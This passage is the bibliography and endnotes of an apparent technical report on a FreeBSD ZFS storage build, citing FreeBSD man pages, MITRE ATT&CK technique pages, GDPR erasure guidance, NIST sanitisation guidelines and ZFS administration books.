"mount." Freebsd.org, 2025, man.freebsd.org/cgi/man.cgi?query=mount&apropos=0&sektion=0&manpath=FreeBSD+10.3-RELEASE&arch=default&format=html. Accessed 10 June 2026.

"mt." Freebsd.org, 2025, man.freebsd.org/cgi/man.cgi?query=mt&apropos=0&sektion=0&manpath=FreeBSD+10.3-RELEASE&arch=default&format=html. Accessed 10 June 2026.

"newfs." Freebsd.org, 2025, man.freebsd.org/cgi/man.cgi?query=newfs&apropos=0&sektion=0&manpath=FreeBSD+10.3-RELEASE&arch=default&format=html. Accessed 10 June 2026.

"rm." Freebsd.org, 2025, man.freebsd.org/cgi/man.cgi?query=rm&apropos=0&sektion=0&manpath=FreeBSD+10.3-RELEASE&arch=default&format=html. Accessed 10 June 2026.

"ssh-Keygen." Freebsd.org, 2025, man.freebsd.org/cgi/man.cgi?query=ssh-keygen&apropos=0&sektion=0&manpath=FreeBSD+10.3-RELEASE&arch=default&format=html. Accessed 10 June 2026.

"su." Freebsd.org, 2025, man.freebsd.org/cgi/man.cgi?query=su&apropos=0&sektion=0&manpath=FreeBSD+10.3-RELEASE&arch=default&format=html. Accessed 10 June 2026.

"swapon." Freebsd.org, 2025, man.freebsd.org/cgi/man.cgi?query=swapon&apropos=0&sektion=0&manpath=FreeBSD+10.3-RELEASE&arch=default&format=html. Accessed 10 June 2026.


"umount." Freebsd.org, 2025, man.freebsd.org/cgi/man.cgi?query=umount&apropos=0&sektion=0&manpath=FreeBSD+10.3-RELEASE&arch=default&format=html. Accessed 10 June 2026.

"zfs." Freebsd.org, 2025, man.freebsd.org/cgi/man.cgi?query=zfs&apropos=0&sektion=0&manpath=FreeBSD+10.3-RELEASE&arch=default&format=html. Accessed 10 June 2026.

"zpool." Freebsd.org, 2025, man.freebsd.org/cgi/man.cgi?query=zpool&apropos=0&sektion=0&manpath=FreeBSD+10.3-RELEASE&arch=default&format=html. Accessed 10 June 2026.

4.6.3 Websites

When planning and exploring our use of swap, we consulted: https://www.cyberciti.biz/faq/create-a-freebsd-swap-file/.



Endnotes

[1]MITRE. ”Techniques - Enterprise | MITRE ATT&CK®.” Attack.Mitre.Org, 2023, https://attack.mitre.org/techniques/enterprise/. Accessed 13 July 2026.

[2]MITRE ATT&CK. “Create Account, Technique T1136 - Enterprise | MITRE ATT&CK®.” Attack.Mitre.Org, 14 Dec. 2017, https://attack.mitre.org/techniques/T1136/. Accessed 13 July 2026.

[3]“Create or Modify System Process, Technique T1543 - Enterprise | MITRE ATT&CK®.” Attack.Mitre.Org, https://attack.mitre.org/techniques/T1543/. Accessed 13 July 2026.

[4]“Data Destruction, Technique T1485 - Enterprise | MITRE ATT&CK®.” Attack.Mitre.Org, https://attack.mitre.org/techniques/T1485/. Accessed 13 July 2026.

[5]“Data Encoding, Technique T1132 - Enterprise | MITRE ATT&CK®.” Attack.Mitre.Org, https://attack.mitre.org/techniques/T1132/. Accessed 13 July 2026.

[6]–. “Data Manipulation, Technique T1565 - Enterprise | MITRE ATT&CK®.” Attack.Mitre.Org, 2 Mar. 2020, https://attack.mitre.org/techniques/T1565/. Accessed 13 July 2026.

[7]“Data Obfuscation, Technique T1001 - Enterprise | MITRE ATT&CK®.” Attack.Mitre.Org, https://attack.mitre.org/techniques/T1001/. Accessed 13 July 2026.

[8]“Data Staged, Technique T1074 - Enterprise | MITRE ATT&CK®.” Attack.Mitre.Org, https://attack.mitre.org/techniques/T1074/. Accessed 13 July 2026.

[9]“Defacement, Technique T1491 - Enterprise | MITRE ATT&CK®.” Attack.Mitre.Org, https://attack.mitre.org/techniques/T1491/. Accessed 13 July 2026.

[10]“Deploy Container, Technique T1610 - Enterprise | MITRE ATT&CK®.” Attack.Mitre.Org, https://attack.mitre.org/techniques/T1610/. Accessed 13 July 2026.

[11]“Develop Capabilities, Technique T1587 - Enterprise | MITRE ATT&CK®.” Attack.Mitre.Org, https://attack.mitre.org/techniques/T1587/. Accessed 13 July 2026.

[12]“Disable or Modify System Firewall, Technique T1686 - Enterprise | MITRE ATT&CK®.” Mitre.Org, 2026, https://attack.mitre.org/techniques/T1686/. Accessed 13 July 2026.

[13]“Disable or Modify Tools, Technique T1685 - Enterprise | MITRE ATT&CK®.” Mitre.Org, 2026, https://attack.mitre.org/techniques/T1685/. Accessed 13 July 2026.

[14]“Disk Wipe, Technique T1561 - Enterprise | MITRE ATT&CK®.” Mitre.Org, 2026, https://attack.mitre.org/techniques/T1561/. Accessed 13 July 2026.

[15]“Domain or Tenant Policy Modification, Technique T1484 - Enterprise | MITRE ATT&CK®.” Mitre.Org, 2026, https://attack.mitre.org/techniques/T1484/. Accessed 13 July 2026.

[16]“Escape to Host, Technique T1611 - Enterprise | MITRE ATT&CK®.” Mitre.Org, 2026, https://attack.mitre.org/techniques/T1611/. Accessed 13 July 2026.

[17]“Event Triggered Execution, Technique T1546 - Enterprise | MITRE ATT&CK®.” Mitre.Org, 2026, https://attack.mitre.org/techniques/T1546/. Accessed 13 July 2026.

[18]“Exclusive Control, Technique T1668 - Enterprise | MITRE ATT&CK®.” Mitre.Org, 2026, https://attack.mitre.org/techniques/T1668/. Accessed 13 July 2026.

[19]“Execution Guardrails, Technique T1480 - Enterprise | MITRE ATT&CK®.” Mitre.Org, 2026, https://attack.mitre.org/techniques/T1480/. Accessed 13 July 2026.

[20]“Exfiltration Over Physical Medium, Technique T1052 - Enterprise | MITRE ATT&CK®.” Mitre.Org, 2026, https://attack.mitre.org/techniques/T1052/. Accessed 13 July 2026.

[21]“File and Directory Permissions Modification, Technique T1222 - Enterprise | MITRE ATT&CK®.” Mitre.Org, 2026, https://attack.mitre.org/techniques/T1222/. Accessed 13 July 2026.

[22]“Firmware Corruption, Technique T1495 - Enterprise | MITRE ATT&CK®.” Mitre.Org, 2026, https://attack.mitre.org/techniques/T1495/. Accessed 13 July 2026.

[23]“Hide Artifacts, Technique T1564 - Enterprise | MITRE ATT&CK®.” Mitre.Org, 2026, https://attack.mitre.org/techniques/T1564/. Accessed 13 July 2026.

[24]“Hijack Execution Flow, Technique T1574 - Enterprise | MITRE ATT&CK®.” Mitre.Org, 2026, https://attack.mitre.org/techniques/T1574/. Accessed 13 July 2026.

[25]“Implant Internal Image, Technique T1525 - Enterprise | MITRE ATT&CK®.” Mitre.Org, 2026, https://attack.mitre.org/techniques/T1525/. Accessed 13 July 2026.

[26]“Indicator Removal, Technique T1070 - Enterprise | MITRE ATT&CK®.” Mitre.Org, 2026, https://attack.mitre.org/techniques/T1070/. Accessed 13 July 2026.

[27]“Ingress Tool Transfer, Technique T1105 - Enterprise | MITRE ATT&CK®.” Mitre.Org, 2026, https://attack.mitre.org/techniques/T1105/. Accessed 13 July 2026.

[28]“Inhibit System Recovery, Technique T1490 - Enterprise | MITRE ATT&CK®.” Mitre.Org, 2026, https://attack.mitre.org/techniques/T1490/. Accessed 13 July 2026.

[29]“Lateral Tool Transfer, Technique T1570 - Enterprise | MITRE ATT&CK®.” Mitre.Org, 2026, https://attack.mitre.org/techniques/T1570/. Accessed 13 July 2026.

[30]“Masquerading, Technique T1036 - Enterprise | MITRE ATT&CK®.” Mitre.Org, 2026, https://attack.mitre.org/techniques/T1036/. Accessed 13 July 2026.

[31]“Modify Authentication Process, Technique T1556 - Enterprise | MITRE ATT&CK®.” Mitre.Org, 2026, https://attack.mitre.org/techniques/T1556/. Accessed 13 July 2026.

[32]“Modify Cloud Compute Infrastructure, Technique T1578 - Enterprise | MITRE ATT&CK®.” Mitre.Org, 2026, https://attack.mitre.org/techniques/T1578/. Accessed 13 July 2026.

[33]“Modify Cloud Resource Hierarchy, Technique T1666 - Enterprise | MITRE ATT&CK®.” Mitre.Org, 2026, https://attack.mitre.org/techniques/T1666/. Accessed 13 July 2026.

[34]“Modify Registry, Technique T1112 - Enterprise | MITRE ATT&CK®.” Mitre.Org, 2026, https://attack.mitre.org/techniques/T1112/. Accessed 13 July 2026.

[35]“Modify System Image, Technique T1601 - Enterprise | MITRE ATT&CK®.” Mitre.Org, 2026, https://attack.mitre.org/techniques/T1601/. Accessed 13 July 2026.

[36]“Multi-Stage Channels, Technique T1104 - Enterprise | MITRE ATT&CK®.” Mitre.Org, 2026, https://attack.mitre.org/techniques/T1104/. Accessed 13 July 2026.

[37]“Obfuscated Files or Information, Technique T1027 - Enterprise | MITRE ATT&CK®.” Mitre.Org, 2026, https://attack.mitre.org/techniques/T1027/. Accessed 13 July 2026.

[38]“OS Credential Dumping, Technique T1003 - Enterprise | MITRE ATT&CK®.” Mitre.Org, 2026, https://attack.mitre.org/techniques/T1003/. Accessed 13 July 2026.

[39]“Plist File Modification, Technique T1647 - Enterprise | MITRE ATT&CK®.” Mitre.Org, 2026, https://attack.mitre.org/techniques/T1647/. Accessed 13 July 2026.

[40]“Poisoned Pipeline Execution, Technique T1677 - Enterprise | MITRE ATT&CK®.” Mitre.Org, 2026, https://attack.mitre.org/techniques/T1677/. Accessed 13 July 2026.

[41]“Power Settings, Technique T1653 - Enterprise | MITRE ATT&CK®.” Mitre.Org, 2026, https://attack.mitre.org/techniques/T1653/. Accessed 13 July 2026.

[42]“Pre-OS Boot, Technique T1542 - Enterprise | MITRE ATT&CK®.” Mitre.Org, 2026, https://attack.mitre.org/techniques/T1542/. Accessed 13 July 2026.

[43]“Prevent Command History Logging, Technique T1690 - Enterprise | MITRE ATT&CK®.” Mitre.Org, 2026, https://attack.mitre.org/techniques/T1690/. Accessed 13 July 2026.

[44]“Process Injection, Technique T1055 - Enterprise | MITRE ATT&CK®.” Mitre.Org, 2026, https://attack.mitre.org/techniques/T1055/. Accessed 13 July 2026.

[45]“Protocol Tunneling, Technique T1572 - Enterprise | MITRE ATT&CK®.” Mitre.Org, 2026, https://attack.mitre.org/techniques/T1572/. Accessed 13 July 2026.

[46]“Proxy, Technique T1090 - Enterprise | MITRE ATT&CK®.” Mitre.Org, 2026, https://attack.mitre.org/techniques/T1090/. Accessed 13 July 2026.

[47]“Reflective Code Loading, Technique T1620 - Enterprise | MITRE ATT&CK®.” Mitre.Org, 2026, https://attack.mitre.org/techniques/T1620/. Accessed 13 July 2026.

[48]“Remote Access Tools, Technique T1219 - Enterprise | MITRE ATT&CK®.” Mitre.Org, 2026, https://attack.mitre.org/techniques/T1219/. Accessed 13 July 2026.

[49]“Rogue Domain Controller, Technique T1207 - Enterprise | MITRE ATT&CK®.” Mitre.Org, 2026, https://attack.mitre.org/techniques/T1207/. Accessed 13 July 2026.

[50]“Rootkit, Technique T1014 - Enterprise | MITRE ATT&CK®.” Mitre.Org, 2026, https://attack.mitre.org/techniques/T1014/. Accessed 13 July 2026.

[51]“Scheduled Task/Job, Technique T1053 - Enterprise | MITRE ATT&CK®.” Mitre.Org, 2026, https://attack.mitre.org/techniques/T1053/. Accessed 13 July 2026.

[52]“Scheduled Transfer, Technique T1029 - Enterprise | MITRE ATT&CK®.” Mitre.Org, 2026, https://attack.mitre.org/techniques/T1029/. Accessed 13 July 2026.

[53]“Screen Capture, Technique T1113 - Enterprise | MITRE ATT&CK®.” Mitre.Org, 2026, https://attack.mitre.org/techniques/T1113/. Accessed 13 July 2026.

[54]“Server Software Component, Technique T1505 - Enterprise | MITRE ATT&CK®.” Mitre.Org, 2026, https://attack.mitre.org/techniques/T1505/. Accessed 13 July 2026.

[55]“Software Deployment Tools, Technique T1072 - Enterprise | MITRE ATT&CK®.” Mitre.Org, 2026, https://attack.mitre.org/techniques/T1072/. Accessed 13 July 2026.

[56]“Stage Capabilities, Technique T1608 - Enterprise | MITRE ATT&CK®.” Mitre.Org, 2026, https:

//attack.mitre.org/techniques/T1608/. Accessed 13 July 2026.

[57]"Taint Shared Content, Technique T1080 - Enterprise | MITRE ATT&CK®." Mitre.Org, 2026, https://attack.mitre.org/techniques/T1080/. Accessed 13 July 2026.

[58]"Template Injection, Technique T1221 - Enterprise | MITRE ATT&CK®." Mitre.Org, 2026, https://attack.mitre.org/techniques/T1221/. Accessed 13 July 2026.

[59]"Traffic Signaling, Technique T1205 - Enterprise | MITRE ATT&CK®." Mitre.Org, 2026, https://attack.mitre.org/techniques/T1205/. Accessed 13 July 2026.

[60]"Weaken Encryption, Technique T1600 - Enterprise | MITRE ATT&CK®." Mitre.Org, 2026, https://attack.mitre.org/techniques/T1600/. Accessed 13 July 2026.

[61]"XSL Script Processing, Technique T1220 - Enterprise | MITRE ATT&CK®." Mitre.Org, 2026, https://attack.mitre.org/techniques/T1220/. Accessed 13 July 2026.

[62]Vppalapati, Mallikarjun. "Immutability as an Operational Constraint rather than a Security Feature." International Journal of Artificial Intelligence, Data Science, and Machine Learning, vol. 3, no. 2, 30 June 2022, pp. 176–184, https://doi.org/10.63282/3050-9262.ijaidsml-v3i2p119. Accessed 21 June 2026.

[63]Vppalapati, Mallikarjun. "Immutability as an Operational Constraint rather than a Security Feature." International Journal of Artificial Intelligence, Data Science, and Machine Learning, vol. 3, no. 2, 30 June 2022, pp. 176–184, https://doi.org/10.63282/3050-9262.ijaidsml-v3i2p119. Accessed 21 June 2026.

[64]Vppalapati, Mallikarjun. "Immutability as an Operational Constraint rather than a Security Feature." International Journal of Artificial Intelligence, Data Science, and Machine Learning, vol. 3, no. 2, 30 June 2022, pp. 176–184, https://doi.org/10.63282/3050-9262.ijaidsml-v3i2p119. Accessed 21 June 2026.

[65]Vppalapati, Mallikarjun. "Immutability as an Operational Constraint rather than a Security Feature." International Journal of Artificial Intelligence, Data Science, and Machine Learning, vol. 3, no. 2, 30 June 2022, pp. 176–184, https://doi.org/10.63282/3050-9262.ijaidsml-v3i2p119. Accessed 21 June 2026.

[66]Vppalapati, Mallikarjun. "Immutability as an Operational Constraint rather than a Security Feature." International Journal of Artificial Intelligence, Data Science, and Machine Learning, vol. 3, no. 2, 30 June 2022, pp. 176–184, https://doi.org/10.63282/3050-9262.ijaidsml-v3i2p119. Accessed 21 June 2026.

[67]Vppalapati, Mallikarjun. "Immutability as an Operational Constraint rather than a Security Feature." International Journal of Artificial Intelligence, Data Science, and Machine Learning, vol. 3, no. 2, 30 June 2022, pp. 176–184, https://doi.org/10.63282/3050-9262.ijaidsml-v3i2p119. Accessed 21 June 2026.

[68]Wolford, Ben. "Everything You Need to Know About the 'Right to Be Forgotten.'" GDPR.Eu, 5 Nov. 2018, https://gdpr.eu/right-to-be-forgotten/. Accessed 12 July 2026.

[69]GDPR. "Art. 17 GDPR - Right to Erasure ('Right to Be Forgotten') - GDPR.Eu." GDPR.Eu, 14 Nov. 2018, https://gdpr.eu/article-17-right-to-be-forgotten/. Accessed 12 July 2026.

[70]"Recital 65 - Right of Rectification and Erasure." GDPR.Eu, 14 Nov. 2018, https://gdpr.eu/recital-65-right-of-rectification-and-erasure/. Accessed 12 July 2026.

[71]"Recital 66 - Right to Be Forgotten." GDPR.Eu, 14 Nov. 2018, https://gdpr.eu/recital-66-right-to-be-forgotten/. Accessed 12 July 2026.

[72]Martins, Gary R., et al. Implementing Message Systems in Multilevel Secure Environments: Problems and Approaches. Rand, 1982.

[73]Biba, K), et al. Integrity Considerations for Secure Computer Systems. 1977.

[74]"Mac_Biba(4)." Freebsd.Org, 2025, https://man.freebsd.org/cgi/man.cgi?query=mac_biba&sektion=4&apropos=0&manpath=freebsd+15.1-release+and+ports. Accessed 13 July 2026.

[75]Chandramouli, Ramaswamy. Guidelines for Media Sanitization. 2025, nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-88r2.pdf, https://doi.org/10.6028/nist.sp.800-88r2.

[76]"Blondie | the Official Website of Blondie, Featuring Tour Dates, Presale Ticketing, News, the Official Store and More." Blondie.net, 2026, blondie.net/. Accessed 10 June 2026.

[77]"LTO Ultrium 3: Product Views | Fujifilm [United States]." Fujifilm.com, 2026, www.fujifilm.com/us/en/business/data-storage/data-storage-media/lto-ultri

um-3/product-views. Accessed 10 June 2026.

[78]"WD VelociRaptor ® SATA Hard Drives" https://theretroweb.com/storage/documentation/wd6000-velociraptor-68407cb5c0c96653507203.pdf

[79]Intel® Xeon® Processor 5500 Series an Intelligent Approach to IT Challenges. www.intel.com/content/dam/doc/product-brief/xeon-5500-server-brief.pdf.

[80]Lucas, Michael W, and Allan Jude. FreeBSD Mastery: ZFS. Tilted Windmill Press, 21 May 2015.

[81]This pattern of coordinating host computer, bay position, and drive serial number was recommended by Lucas and Jude. Lucas, Michael W, and Allan Jude. FreeBSD Mastery: ZFS. Tilted Windmill Press, 21 May 2015.

[82]Lucas, Michael W, and Allan Jude. FreeBSD Mastery: ZFS. Tilted Windmill Press, 21 May 2015.

[83]zfs set shown in: "Zfs." Freebsd.org, 2025, man.freebsd.org/cgi/man.cgi?query=zfs&apropos=0&sektion=0&manpath=FreeBSD+14.0-RELEASE&arch=default&format=html. Accessed 10 June 2026.

[84]Lucas, Michael W, and Allan Jude. FreeBSD Mastery: ZFS. Tilted Windmill Press, 21 May 2015.

[85]zfs set shown in: "Zfs." Freebsd.org, 2025, man.freebsd.org/cgi/man.cgi?query=zfs&apropos=0&sektion=0&manpath=FreeBSD+14.0-RELEASE&arch=default&format=html. Accessed 10 June 2026.

[86]"Chapter 6 Managing ZFS File Systems (Solaris ZFS Administration Guide)." Docs.oracle.com, docs.oracle.com/cd/E19120-01/open.solaris/817-2271/6mhupg6m3/index.html.

[87]Lucas, Michael W, and Allan Jude. FreeBSD Mastery: ZFS. Tilted Windmill Press, 21 May 2015.

[88]"Chapter 6 Managing ZFS File Systems (Solaris ZFS Administration Guide)." Docs.oracle.com, docs.oracle.com/cd/E19120-01/open.solaris/817-2271/6mhupg6m3/index.html.

[89]Lucas, Michael W, and Allan Jude. FreeBSD Mastery: ZFS. Tilted Windmill Press, 21 May 2015.

[90]"Chapter 6 Managing ZFS File Systems (Solaris ZFS Administration Guide)." Docs.oracle.com, docs.oracle.com/cd/E19120-01/open.solaris/817-2271/6mhupg6m3/index.html.

[91]Lucas, Michael W, and Allan Jude. FreeBSD Mastery: ZFS. Tilted Windmill Press, 21 May 2015.

[92]"Chapter 6 Managing ZFS File Systems (Solaris ZFS Administration Guide)." Docs.oracle.com, docs.oracle.com/cd/E19120-01/open.solaris/817-2271/6mhupg6m3/index.html.

[93]Lucas, Michael W, and Allan Jude. FreeBSD Mastery: ZFS. Tilted Windmill Press, 21 May 2015.

[94]zfs set shown in: "Zfs." Freebsd.org, 2025, man.freebsd.org/cgi/man.cgi?query=zfs&apropos=0&sektion=0&manpath=FreeBSD+14.0-RELEASE&arch=default&format=html. Accessed 10 June 2026.

[95]"Chapter 6 Managing ZFS File Systems (Solaris ZFS Administration Guide)." Docs.oracle.com, docs.oracle.com/cd/E19120-01/open.solaris/817-2271/6mhupg6m3/index.html.

[96]Lucas, Michael W, and Allan Jude. FreeBSD Mastery: ZFS. Tilted Windmill Press, 21 May 2015.

[97]zfs set shown in: "Zfs." Freebsd.org, 2025, man.freebsd.org/cgi/man.cgi?query=zfs&apropos=0&sektion=0&manpath=FreeBSD+14.0-RELEASE&arch=default&format=html. Accessed 10 June 2026.

[98]"Chapter 6 Managing ZFS File Systems (Solaris ZFS Administration Guide)." Docs.oracle.com, docs.oracle.com/cd/E19120-01/open.solaris/817-2271/6mhupg6m3/index.html.

[99]Lucas, Michael W, and Allan Jude. FreeBSD Mastery: ZFS. Tilted Windmill Press, 21 May 2015.

[100]zfs set shown in: "Zfs." Freebsd.org, 2025, man.freebsd.org/cgi/man.cgi?query=zfs&apropos=0&sektion=0&manpath=FreeBSD+14.0-RELEASE&arch=default&format=html. Accessed 10 June 2026.

[101]"Chapter 6 Managing ZFS File Systems (Solaris ZFS Administration Guide)." Docs.oracle.com, docs.oracle.com/cd/E19120-01/open.solaris/817-2271/6mhupg6m3/index.html.

[102]Lucas, Michael W, and Allan Jude. FreeBSD Mastery: ZFS. Tilted Windmill Press, 21 May 2015.

[103]zfs set shown in: "Zfs." Freebsd.org, 2025, man.freebsd.org/cgi/man.cgi?query=zfs&apropos=0&sektion=0&manpath=FreeBSD+14.0-RELEASE&arch=default&format=html. Accessed 10 June 2026.

[104]"Chapter 6 Managing ZFS File Systems (Solaris ZFS Administration Guide)." Docs.oracle.com, docs.oracle.com/cd/E19120-01/open.solaris/817-2271/6mhupg6m3/index.html.

[105]Lucas, Michael W, and Allan Jude. FreeBSD Mastery: ZFS. Tilted Windmill Press, 21 May 2015.

[106]zfs set shown in: "Zfs." Freebsd.org, 2025, man.freebsd.org/cgi/man.cgi?query=zfs&apropos=0&sektion=0&manpath=FreeBSD+14.0-RELEASE&arch=default&format=html. Accessed 10 June 2026.

[107]Lucas, Michael W, and Allan Jude. FreeBSD Mastery: ZFS. Tilted Windmill Press, 21 May 2015.

[108]Lucas and Jude provide a detailed breakdown of different RAID and RAID-Z combinations with differing numbers of drives. Their analysis and provided charts were our cheif reason for settling in on RAIDZ2. Lucas, Michael W, and Allan Jude. FreeBSD Mastery: ZFS. Tilted Windmill Press, 21 May 2015.

[109] "bsdinstall." Freebsd.org, 2025, man.freebsd.org/cgi/man.cgi?query=bsdinstall&apropos=0&sektion=0&manpath=FreeBSD+10.3-RELEASE&arch=default&format=html. Accessed 10 June 2026.

[110]Ibid.

[111]"bsdinstall." Freebsd.org, 2025, man.freebsd.org/cgi/man.cgi?query=bsdinstall&apropos=0&sektion=0&manpath=FreeBSD+10.3-RELEASE&arch=default&format=html

[112]"bsdinstall." Freebsd.org, 2025, man.freebsd.org/cgi/man.cgi?query=bsdinstall&apropos=0&sektion=0&manpath=FreeBSD+10.3-RELEASE&arch=default&format=html

[113]"ssh-Keygen." Freebsd.org, 2025, man.freebsd.org/cgi/man.cgi?query=ssh-keygen&apropos=0&sektion=0&manpath=FreeBSD+10.3-RELEASE&arch=default&format=html. Accessed 10 June 2026.

[114]"camcontrol." Freebsd.org, 2025, man.freebsd.org/cgi/man.cgi?query=camcontrol&apropos=0&sektion=0&manpath=FreeBSD+10.3-RELEASE&arch=default&format=html. Accessed 10 June 2026.

[115]"gpart(8)." Freebsd.org, 2026, man.freebsd.org/cgi/man.cgi?query=gpart&apropos=0&sektion=8&manpath=FreeBSD+10.3-RELEASE&arch=default&format=html. Accessed 10 June 2026

[116]Ibid.

[117]"newfs." Freebsd.org, 2025, man.freebsd.org/cgi/man.cgi?query=newfs&apropos=0&sektion=0&manpath=FreeBSD+10.3-RELEASE&arch=default&format=html. Accessed 10 June 2026.

[118]"Mkdir." Freebsd.org, 2025, man.freebsd.org/cgi/man.cgi?query=mkdir&apropos=0&sektion=0&manpath=FreeBSD+10.3-RELEASE&arch=default&format=html. Accessed 10 June 2026.

[119]"Mount." Freebsd.org, 2025, man.freebsd.org/cgi/man.cgi?query=mount&apropos=0&sektion=0&manpath=FreeBSD+10.3-RELEASE&arch=default&format=html. Accessed 10 June 2026.

[120]"cd." Freebsd.org, 2025, man.freebsd.org/cgi/man.cgi?query=cd&apropos=0&sektion=0&manpath=FreeBSD+10.3-RELEASE&arch=default&format=html. Accessed 10 June 2026.

[121]"umount." Freebsd.org, 2025, man.freebsd.org/cgi/man.cgi?query=umount&apropos=0&sektion=0&manpath=FreeBSD+10.3-RELEASE&arch=default&format=html. Accessed 10 June 2026.

[122]"rm." Freebsd.org, 2025, man.freebsd.org/cgi/man.cgi?query=rm&apropos=0&sektion=0&manpath=FreeBSD+10.3-RELEASE&arch=default&format=html. Accessed 10 June 2026.

[123]"Mkdir." Freebsd.org, 2025, man.freebsd.org/cgi/man.cgi?query=mkdir&apropos=0&sektion=0&manpath=FreeBSD+10.3-RELEASE&arch=default&format=html. Accessed 10 June 2026.

[124]"Mount." Freebsd.org, 2025, man.freebsd.org/cgi/man.cgi?query=mount&apropos=0&sektion=0&manpath=FreeBSD+10.3-RELEASE&arch=default&format=html. Accessed 10 June 2026.

[125]"ls." Freebsd.org, 2025, man.freebsd.org/cgi/man.cgi?query=ls&apropos=0&sektion=0&manpath=FreeBSD+10.3-RELEASE&arch=default&format=h

tml. Accessed 10 June 2026.

[126]"Mkdir." Freebsd.org, 2025, man.freebsd.org/cgi/man.cgi?query=mkdir&apropos=0&sektion=0&manpath=FreeBSD+10.3-RELEASE&arch=default&format=html. Accessed 10 June 2026.

[127]"ssh-Keygen." Freebsd.org, 2025, man.freebsd.org/cgi/man.cgi?query=ssh-keygen&apropos=0&sektion=0&manpath=FreeBSD+10.3-RELEASE&arch=default&format=html. Accessed 10 June 2026.

[128]"gpart(8)." Freebsd.org, 2026, man.freebsd.org/cgi/man.cgi?query=gpart&apropos=0&sektion=8&manpath=FreeBSD+10.3-RELEASE&arch=default&format=html. Accessed 10 June 2026.

[129]"gpart(8)." Freebsd.org, 2026, man.freebsd.org/cgi/man.cgi?query=gpart&apropos=0&sektion=8&manpath=FreeBSD+10.3-RELEASE&arch=default&format=html. Accessed 10 June 2026.

[130]Ibid.

[131]Ibid.

[132]Ibid.

[133]Ibid.

[134]Ibid.

[135]Ibid.

[136]Ibid.

[137]"zpool." Freebsd.org, 2025, man.freebsd.org/cgi/man.cgi?query=zpool&apropos=0&sektion=0&manpath=FreeBSD+10.3-RELEASE&arch=default&format=html. Accessed 10 June 2026.

[138]Ibid.

[139]Ibid.

[140]"Mkdir." Freebsd.org, 2025, man.freebsd.org/cgi/man.cgi?query=mkdir&apropos=0&sektion=0&manpath=FreeBSD+10.3-RELEASE&arch=default&format=html. Accessed 10 June 2026.

[141]"mount." Freebsd.org, 2025, man.freebsd.org/cgi/man.cgi?query=mount&apropos=0&sektion=0&manpath=FreeBSD+10.3-RELEASE&arch=default&format=html. Accessed 10 June 2026.

[142]"gpart(8)." Freebsd.org, 2026, man.freebsd.org/cgi/man.cgi?query=gpart&apropos=0&sektion=8&manpath=FreeBSD+10.3-RELEASE&arch=default&format=html. Accessed 10 June 2026.

[143]Ibid.

[144]Ibid.

[145]Ibid.

[146]Ibid.

[147]Ibid.

[148]Ibid.

[149]Ibid.

[150]Ibid.

[151]Ibid.

[152]Ibid.

[153]Ibid.

[154]Ibid.

[155]Ibid.

[156]Ibid.

[157]Ibid.

[158]Ibid.

[159]Ibid.

[160]Ibid.

[161]Ibid.

[162]"Geli(8)." Freebsd.org, 2025, man.freebsd.org/cgi/man.cgi?query=geli&sektion=8&manpath=FreeBSD+10.3-RELEASE. Accessed 10 June 2026.

[163]Ibid.

[164]Ibid.

[165]Ibid.
[166]Ibid.
[167]Ibid.
[168]Ibid.
[169]Ibid.
[170]Ibid.
[171]Ibid.
[172]Ibid.
[173]Ibid.
[174]Ibid.
[175]Ibid.
[176]Ibid.
[177]Ibid.
[178]Ibid.
[179]Ibid.
[180]Ibid.
[181]Ibid.
